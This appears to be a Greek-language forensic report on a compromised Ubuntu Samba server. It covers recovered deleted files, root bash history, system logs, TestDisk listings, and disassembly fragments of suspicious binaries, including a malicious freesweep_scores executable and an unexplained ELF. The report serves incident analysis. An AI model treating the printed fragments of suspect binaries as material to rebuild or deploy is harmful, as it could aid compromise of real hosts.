000000000004116e         db  0x00 ; '.'
000000000004116f         db  0x00 ; '.'
0000000000041170         db        "fcntl(%d, %d, {type=F_WRLCK,whence=SEEK_SET,start=0,len=LONG_MAX,pid=0}): %s", 0 ; XREF=sub_1c570+5052
00000000000411bd         db  0x00 ; '.'
00000000000411be         db  0x00 ; '.'
00000000000411bf         db  0x00 ; '.'
00000000000411c0         db        "setenv(\"USER\", \"%s\", 1): insufficient space", 0 ; XREF=sub_1c570+4519, sub_1ff50+391
00000000000411ec         db  0x00 ; '.'
00000000000411ed         db  0x00 ; '.'
00000000000411ee         db  0x00 ; '.'
00000000000411ef         db  0x00 ; '.'
00000000000411f0         db        "setenv(\"LOGNAME\", \"%s\", 1): insufficient space", 0 ; XREF=sub_1c570+4575, sub_1ff50+359
000000000004121f         db  0x00 ; '.'
0000000000041220         db        "setenv(\"HOME\", \"%s\", 1): insufficient space", 0 ; XREF=sub_1c570+4632, sub_1ff50+319
000000000004124c         db  0x00 ; '.'
000000000004124d         db  0x00 ; '.'
000000000004124e         db  0x00 ; '.'
000000000004124f         db  0x00 ; '.'
0000000000041250         db        "setenv(\"SHELL\", \"%s\", 1): insufficient space", 0 ; XREF=sub_1c570+4694, sub_1ff50+287
000000000004127d         db  0x00 ; '.'
000000000004127e         db  0x00 ; '.'
000000000004127f         db  0x00 ; '.'
0000000000041280         db        "open(\"/dev/tty\", O_NOCTTY, 0640): %s", 0 ; XREF=sub_1c570+5541
00000000000412a5         db  0x00 ; '.'
00000000000412a6         db  0x00 ; '.'
00000000000412a7         db  0x00 ; '.'
00000000000412a8         db        "ioctl(%d, TIOCNOTTY, NULL): %s", 0         ; XREF=sub_1c570+5930
00000000000412c7         db  0x00 ; '.'
00000000000412c8         db        "ioctl(%d, TIOCSCTTY, NULL): %s", 0         ; XREF=sub_1c570+5580
00000000000412e7         db  0x00 ; '.'
00000000000412e8         db        "applyopts(): option \"%s\" not implemented", 0 ; XREF=sub_1c570+4782
0000000000041311         db  0x00 ; '.'
```

```
> analysis section .dynamic
> analysis section .got
> analysis section .got.plt
> analysis section .data
> analysis section .bss
Analysis segment External Symbols
> analysis section External Symbols Section
Background analysis ended
```

Address 0x15c30, Segment Segment 2, EntryPoint + 0, Section .text, file offset 0x15c30



```
0000000000042120         db        "\"%s\" is a socket, connecting to it", 0   ; XREF=sub_20d50+505
0000000000042143         db  0x00 ; '.'
0000000000042144         db  0x00 ; '.'
0000000000042145         db  0x00 ; '.'
0000000000042146         db  0x00 ; '.'
0000000000042147         db  0x00 ; '.'
0000000000042148         db        "\"%s\" is not a socket, open()'ing it", 0  ; XREF=sub_20d50+126
000000000004216c         db        "getsockname(%d, %p, {%d}): %s", 0          ; XREF=sub_20d50+935, sub_22f10+1221, sub_23c00+463, sub_25790+1743, sub_2c6
000000000004218a         db        "successfully connected via %s", 0          ; XREF=sub_20d50+642
00000000000421a8         db        "ttcompat", 0                               ; XREF=sub_20d50+792, sub_2cf70+3806
00000000000421b1         dq        0x000000006d657470                          ; XREF=sub_20d50+752
00000000000421b9         db        "ldterm", 0                                 ; XREF=sub_20d50+772
00000000000421c0         db  0x00 ; '.'
00000000000421c1         db        "creat(\"%s\", 0%03o): %s", 0               ; XREF=sub_21120+390
00000000000421d8         db        "creating regular file \"%s\" for %s", 0    ; XREF=sub_21120+111
00000000000421fa         db        "chown(\"%s\", -1, %u): %s", 0              ; XREF=sub_214d0+439
0000000000042212         db        "chown(\"%s\", %u, -1): %s", 0              ; XREF=sub_214d0+319
000000000004222a         db        "chmod(\"%s\", 0%03o): %s", 0               ; XREF=sub_214d0+487
0000000000042241         db        "<named>", 0                                ; XREF=sub_21720+58
0000000000042249         db        "stat(\"%s\"): %s", 0                       ; XREF=sub_21720+503
0000000000042258         db        "open(\"%s\", 0%lo, 0%03o): %s", 0          ; XREF=sub_21940+452
0000000000042274         db  0x00 ; '.'
0000000000042275         db  0x00 ; '.'
0000000000042276         db  0x00 ; '.'
0000000000042277         db  0x00 ; '.'
0000000000042278         db        "applyopts_named(): option \"%s\" not implemented", 0 ; XREF=sub_214d0+355
00000000000422a7         db  0x00 ; '.'
00000000000422a8         db        "\"%s\" already exists; removing it", 0     ; XREF=sub_21720+311
00000000000422c9         db  0x00 ; '.'
00000000000422ca         db  0x00 ; '.'
00000000000422cb         db  0x00 ; '.'
00000000000422cc         db  0x00 ; '.'
00000000000422cd         db  0x00 ; '.'
00000000000422ce         db  0x00 ; '.'
00000000000422cf         db  0x00 ; '.'
00000000000422d0         db        "xiosigaction_hasread(%d, {%d,%d,%d,%d}, )", 0 ; XREF=sub_21b30+58
00000000000422fa         db  0x00 ; '.'
```

```
> analysis section .dynamic
> analysis section .got
> analysis section .got.plt
> analysis section .data
> analysis section .bss
Analysis segment External Symbols
> analysis section External Symbols Section
Background analysis ended
```

Address 0x15c30, Segment Segment 2, EntryPoint + 0, Section .text, file offset 0x15c30

‘Εχει εντοπιστεί επίσης το διαγραμμένο αρχείο home/panoptis19/.local/share/**recently-used.xbel.OQKV2Z με** το παρακάτω περιεχόμενο :

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
        xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
        xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///tmp/mozilla_panoptis190/Packages.gz" added="2019-05-23T08:37:33Z"
modified="2019-05-23T08:37:33Z" visited="2019-05-23T08:37:33Z">
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/gzip"/>
        <bookmark:applications>
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
modified="2019-05-23T08:37:33Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
  </bookmark>
  <bookmark href="file:///tmp/mozilla_panoptis190/Packages.xz" added="2019-05-23T08:37:42Z"
modified="2019-05-23T08:37:42Z" visited="2019-05-23T08:37:43Z">
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/x-xz"/>
        <bookmark:applications>
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
modified="2019-05-23T08:37:42Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
  </bookmark>
  <bookmark href="file:///home/panoptis19/sambashare/test" added="2019-06-05T06:24:38Z"
modified="2019-06-05T06:24:38Z" visited="2019-06-05T06:24:39Z">
        <desc>Charset: UTF-8</desc>
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="text/plain"/>
        <bookmark:groups>
        <bookmark:group>Mousepad</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
        <bookmark:application name="Mousepad" exec="&apos;mousepad %u&apos;"
modified="2019-06-05T06:24:38Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
  </bookmark>
```

```
 <bookmark href="file:///home/panoptis19/Downloads/ProcessMonitor.zip" added="2019-06-05T06:25:36Z"
modified="2019-06-05T06:26:28Z" visited="2019-06-05T06:25:36Z">
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/zip"/>
        <bookmark:applications>
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
modified="2019-06-05T06:25:36Z" count="1"/>
        <bookmark:application name="File Roller" exec="&apos;file-roller&apos;"
modified="2019-06-05T06:26:28Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
 </bookmark>
 <bookmark href="file:///home/panoptis19/Downloads/PSTools.zip" added="2019-06-05T06:25:52Z"
modified="2019-06-05T06:26:28Z" visited="2019-06-05T06:25:53Z">
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/zip"/>
        <bookmark:applications>
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
modified="2019-06-05T06:25:52Z" count="1"/>
        <bookmark:application name="File Roller" exec="&apos;file-roller&apos;"
modified="2019-06-05T06:26:28Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
 </bookmark>
 <bookmark href="file:///home/panoptis19/Downloads/networktrafficview-x64.zip"
added="2019-06-05T06:26:20Z" modified="2019-06-05T06:26:28Z" visited="2019-06-05T06:26:21Z">
        <info>
        <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/zip"/>
        <bookmark:applications>
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
modified="2019-06-05T06:26:20Z" count="1"/>
        <bookmark:application name="File Roller" exec="&apos;file-roller&apos;"
modified="2019-06-05T06:26:28Z" count="1"/>
        </bookmark:applications>
        </metadata>
        </info>
 </bookmark>
</xbel>
```


Διαγραμμένο bash history του root :

```
cd /var/log/
ls -la
cat alternatives.log
ls -la
cat apport.l
ls -la
cd apt/
ls -la
cat history.log
vi history.log
nano history.log
nano term.log
ls -la
cd ..
ls -la
nano auth.log
nano auth.log.1
nano boot.log
nano bootstrap.log
nano dpkg.log
cd cups/
ls -la
nano access_log
nano access_log.1
cd ..
ls -la
cd dist-upgrade/
ls -la
cd ..
los -la
ls -la
nano dmesg
dmesg
ls -la
faillog
cat fontconfig.log
ls -la
cd fsck/
ls -la
cd ..
ls -la
cat gpu-manager.log
ls -la
ls -la hp/
ls -la installer/
cat installer/casper.log
ls -la
cat kern.log
ls -la
cat kern.log.1
```

```
ls -la
last
lastlog
last
ls -la
ls -la lightdm/
cat lightdm/lightdm.log
ls -la
cat syslog
nano syslog
nano syslog.1
ls -la
cat Xorg.0.log
cd ~
ls -la
cat .viminfo
ls -la
cat .bash_history
nano .bash_history
nano .bash_logout
nano .bashrc
ls -la
pwd
cd ..
ls -la
cd ..
ls =-la
ls -la
cd home/panoptis19/
ls -la
cat .viminfo
ls -la
ls -la .profile
cat .profile
clear
cat /etc/apt/sources.list
exit
history
exit
sudo apt install ssh
sudo nano /etc/apt/sources.list
cd /etc/
ls
cd rsyslog.d/
ls
cat 50-default.conf
ls
sudo nano 50-default.conf
sudo hostnamectl
sudo hostnamectl -set-name Samba
sudo hostnamectl set-name Samba
sudo hostnamectl set-hostname Samba
sudo reboot
ls sambashare/
ls -la sambashare/
sudo apt update
sudo apt install freesweep
```

Με τη χρήση του Test Disk παρατηρούμε ότι το initrd.img και το vmlinuz έχουν υποστεί αλλαγές στις 6/6/2019 .Δεν μπορούμε να πούμε με σιγουριά αν σχετίζεται με κάποιο update που πιθανόν να έγινε εκείνη την ημέρα ή λόγω του shell με αποτέλεσμα να γίνουν αλλαγές σε συγκεκριμένα πακέτα στον linux server . Έχουμε εντοπίσει και ένα άλλο αρχείο με logs που ήταν επίσης διαγραμμένο και είχε ημερομηνία 6/6/2019 . Παραθέτουμε ένα μέρος του:

```
log : Jun  6 11:51:05 panoptis19 dbus[769]: [system] Activating via systemd: service name='org.freedesktop.hostname1' unit='dbus-org.freedesktop.hostname1.service'
Jun  6 11:51:05 panoptis19 systemd[1]: Starting Hostname Service...
Jun  6 11:51:05 panoptis19 dbus[769]: [system] Successfully activated service 'org.freedesktop.hostname1'
Jun  6 11:51:05 panoptis19 systemd[1]: Started Hostname Service.
Jun  6 11:51:05 panoptis19 systemd-hostnamed[10687]: Changed static host name to 'Samba'
Jun  6 11:51:05 panoptis19 NetworkManager[770]: <info>  [1559811065.3508] settings: hostname changed from "panoptis19" to "Samba"
Jun  6 11:51:05 panoptis19 NetworkManager[770]: <info>  [1559811065.3510] dns-mgr: Writing DNS information to /sbin/resolvconf
```




```
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
   * Linux                    0  32 33  1180 221  1   18968576
Directory /
                                                   Previous
 drwxr-xr-x     0     0     12288  6-Jun-2019 04:51 etc
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 media
 drwxr-xr-x     0     0      4096  6-Jun-2019 05:01 bin
 drwxr-xr-x     0     0      4096  6-Jun-2019 04:46 boot
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 dev
 drwxr-xr-x     0     0      4096 21-May-2019 07:05 home
 drwxr-xr-x     0     0      4096 21-May-2019 07:07 lib
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:59 lib64
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 mnt
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 opt
 drwxr-xr-x     0     0      4096 12-Apr-2016 16:14 proc
 drwx------     0     0      4096  6-Jun-2019 05:21 root
 drwxr-xr-x     0     0      4096 26-Feb-2019 19:06 run
 drwxr-xr-x     0     0     12288  6-Jun-2019 04:46 sbin
 drwxr-xr-x     0     0      4096 21-May-2019 07:10 snap
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 srv
 drwxr-xr-x     0     0      4096  5-Feb-2016 04:48 sys
 drwxrwxrwt     0     0      4096  6-Jun-2019 05:25 tmp
 drwxr-xr-x     0     0      4096 26-Feb-2019 18:58 usr
 drwxr-xr-x     0     0      4096 26-Feb-2019 19:08 var
 lrwxrwxrwx     0     0        30  6-Jun-2019 04:46 vmlinuz
>lrwxrwxrwx     0     0        33  6-Jun-2019 04:46 initrd.img.old
 lrwxrwxrwx     0     0        33  6-Jun-2019 04:46 initrd.img
 drwxrwxr-x     0     0      4096 21-May-2019 07:03 cdrom
 lrwxrwxrwx     0     0        33  6-Jun-2019 04:46 initrd.img.922782
 lrwxrwxrwx     0     0        30  6-Jun-2019 04:46 vmlinuz.old
 lrwxrwxrwx     0     0        33  6-Jun-2019 04:46 initrd.img.old.602089
```

Το κακόβουλο αρχείο εκτελέστηκε 29/5/2019 όπως βλέπουμε στο apport.log

```
ERROR: apport (pid 3892) Wed May 29 09:46:30 2019: called for pid 3804, signal 11, core limit 0, dump mode 1
ERROR: apport (pid 3892) Wed May 29 09:46:30 2019: executable: /usr/games/freesweep_scores (command line
"/usr/games/freesweep_scores")
ERROR: apport (pid 3892) Wed May 29 09:46:30 2019: is_closing_session(): no DBUS_SESSION_BUS_ADDRESS in
environment
ERROR: apport (pid 3892) Wed May 29 09:46:31 2019: wrote report
/var/crash/_usr_games_freesweep_scores.0.crash
```

Υπάρχει και άλλο ένα αρχείο το οποίο είναι και αυτό διαγραμμένο, στο home/panoptis19/Desktop με όνομα key.txt το οποίο περιέχει ένα executable elf , ωστόσο δεν γνωρίζουμε ποιος είναι ο σκοπός του.



Path:
Loader: ELF
CPU: intel/x86_64
Calling Convention: System V

```
=============== B E G I N N I N G   O F   P R O C E D U R E ===============



                                           ;
                                           ; Section .text
                                           ;
                                           ; Range 0x1000 - 0x3803 (10243 bytes)
                                           ; File offset 112 (10243 bytes)
                                           ;
                     nfs_proc_unlink_setup:
0000000000001000         call       __fentry__                            ; XREF=nfs_proc_mknod+104, nfs_proc_
0000000000001005         push       rbp
0000000000001006         mov        qword [ds:rdi], 0x6620
000000000000100d         mov        rbp, rsp
0000000000001010         pop        rbp
0000000000001011         ret
                        ; endp
0000000000001012         nop        dword [ds:rax]
0000000000001016         nop        word [cs:rax+rax]
-----------------------------------------------------------------------------------------------

=============== B E G I N N I N G   O F   P R O C E D U R E ===============



                     nfs_proc_rename_setup:
0000000000001020         call       __fentry__                            ; XREF=@GOT_60c0, @GOT_8010
0000000000001025         push       rbp
0000000000001026         mov        qword [ds:rdi], 0x6650
000000000000102d         mov        rbp, rsp
0000000000001030         pop        rbp
0000000000001031         ret
                        ; endp
0000000000001032         nop        dword [ds:rax]
0000000000001036         nop        word [cs:rax+rax]
```

```
> analysis section __bug_table
Analysis segment unnamed segment
> analysis section .gnu.linkonce.this_module
Analysis segment unnamed segment
> analysis section .bss
Analysis segment External Symbols
> analysis section External Symbols Section
Background analysis ended
```

apt-get logs

```
Start-Date: 2019-06-05  09:02:29
Commandline: /usr/bin/unattended-upgrade
Upgrade: evolution-data-server-common:amd64 (3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2), libseccomp2:amd64
(2.3.1-2.1ubuntu2~16.04.1, 2.4.1-0ubuntu0.16.04.2), libgnutls-openssl27:amd64 (3.4.10-4ubuntu1.4,
3.4.10-4ubuntu1.5), libebackend-1.2-10:amd64 (3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2), libebook-1.2-16:amd64
(3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2), libdb5.3:amd64 (5.3.28-11ubuntu0.1, 5.3.28-11ubuntu0.2),
libebook-contacts-1.2-2:amd64 (3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2), libgnutls30:amd64 (3.4.10-4ubuntu1.4,
3.4.10-4ubuntu1.5), libedata-book-1.2-25:amd64 (3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2),
libcamel-1.2-54:amd64 (3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2), libedataserver-1.2-21:amd64
(3.18.5-1ubuntu1.1, 3.18.5-1ubuntu1.2)
End-Date: 2019-06-05  09:02:31

Start-Date: 2019-06-05  09:02:52
Commandline: apt install ssh
Requested-By: panoptis19 (1000)
Install: openssh-sftp-server:amd64 (1:7.2p2-4ubuntu2.8, automatic), ssh:amd64 (1:7.2p2-4ubuntu2.8),
openssh-server:amd64 (1:7.2p2-4ubuntu2.8, automatic)
End-Date: 2019-06-05  09:02:55
```

Διαγραμμένα logs που μας δείχνουν περισσότερες πληροφορίες για το samba από τις 5/6/2019

file : Auth.log

```
Jun  5 09:07:29 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get -f install python-dnspython python-samba samba-common-bin samba
Jun  5 09:07:29 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:07:30 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:07:47 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get update
Jun  5 09:07:47 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:07:48 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:08:16 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get -f install samba
Jun  5 09:08:16 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:08:16 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:08:17 panoptis19 pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  5 09:08:17 panoptis19 pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a
session
Jun  5 09:08:17 panoptis19 pkexec[3284]: panoptis19: Executing command [USER=root] [TTY=unknown]
[CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  5 09:08:38 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get -f install samba-common-bin
Jun  5 09:08:38 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:08:38 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:09:08 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get -f install samba
Jun  5 09:09:08 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:09:08 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:10:46 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/vi /etc/apt/sources.list
Jun  5 09:10:46 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:10:52 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:11:01 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt update
Jun  5 09:11:01 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:11:04 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:11:17 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/bin/apt-get -f install samba
Jun  5 09:11:17 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:11:17 panoptis19 pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  5 09:11:17 panoptis19 pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a
session
Jun  5 09:11:17 panoptis19 pkexec[3639]: panoptis19: Executing command [USER=root] [TTY=unknown]
[CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  5 09:11:26 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:12:31 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/usr/sbin/service smbd status
Jun  5 09:12:31 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:12:31 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:14:11 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ;
COMMAND=/bin/nano /etc/samba/smb.conf
```

```
Jun  5 09:14:11 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:14:17 panoptis19 pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Jun  5 09:14:17 panoptis19 pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Jun  5 09:14:17 panoptis19 pkexec[5344]: panoptis19: Executing command [USER=root] [TTY=unknown] [CWD=/home/panoptis19] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Jun  5 09:16:49 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:17:01 panoptis19 CRON[5358]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  5 09:17:01 panoptis19 CRON[5358]: pam_unix(cron:session): session closed for user root
Jun  5 09:17:38 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/sbin/adduser --home /home/panoptis19/sambashare --no-create-home --shell /usr/sbin/nologin --ingroup sambashare sambauser
Jun  5 09:17:38 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:17:38 panoptis19 useradd[5369]: new user: name=sambauser, UID=1001, GID=128, home=/home/panoptis19/sambashare, shell=/usr/sbin/nologin
Jun  5 09:17:44 panoptis19 passwd[5374]: pam_unix(passwd:chauthtok): password changed for sambauser
Jun  5 09:17:44 panoptis19 passwd[5374]: gkr-pam: couldn't update the login keyring password: no old password was entered
Jun  5 09:17:54 panoptis19 chfn[5375]: changed user 'sambauser' information
Jun  5 09:17:56 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:18:09 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/bin/chown -R sambauser:sambashare sambashare/
Jun  5 09:18:09 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:18:09 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:18:24 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/bin/smbpasswd -a sambauser
Jun  5 09:18:24 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:18:31 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:18:40 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/bin/smbpasswd -e sambauser
Jun  5 09:18:40 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:18:40 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:18:52 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/sbin/service smbd restart
Jun  5 09:18:52 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:18:53 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:19:09 panoptis19 sudo: panoptis19 : TTY=pts/4 ; PWD=/home/panoptis19 ; USER=root ; COMMAND=/usr/sbin/service smbd status
Jun  5 09:19:09 panoptis19 sudo: pam_unix(sudo:session): session opened for user root by panoptis19(uid=0)
Jun  5 09:19:09 panoptis19 sudo: pam_unix(sudo:session): session closed for user root
Jun  5 09:20:07 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:20:07 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:20:26 panoptis19 smbd: pam_unix(samba:session): session opened for user sambauser by (uid=0)
Jun  5 09:20:26 panoptis19 smbd: pam_unix(samba:session): session closed for user nobody
Jun  5 09:22:37 panoptis19 smbd: message repeated 13 times: [ pam_unix(samba:session): session closed for user nobody]
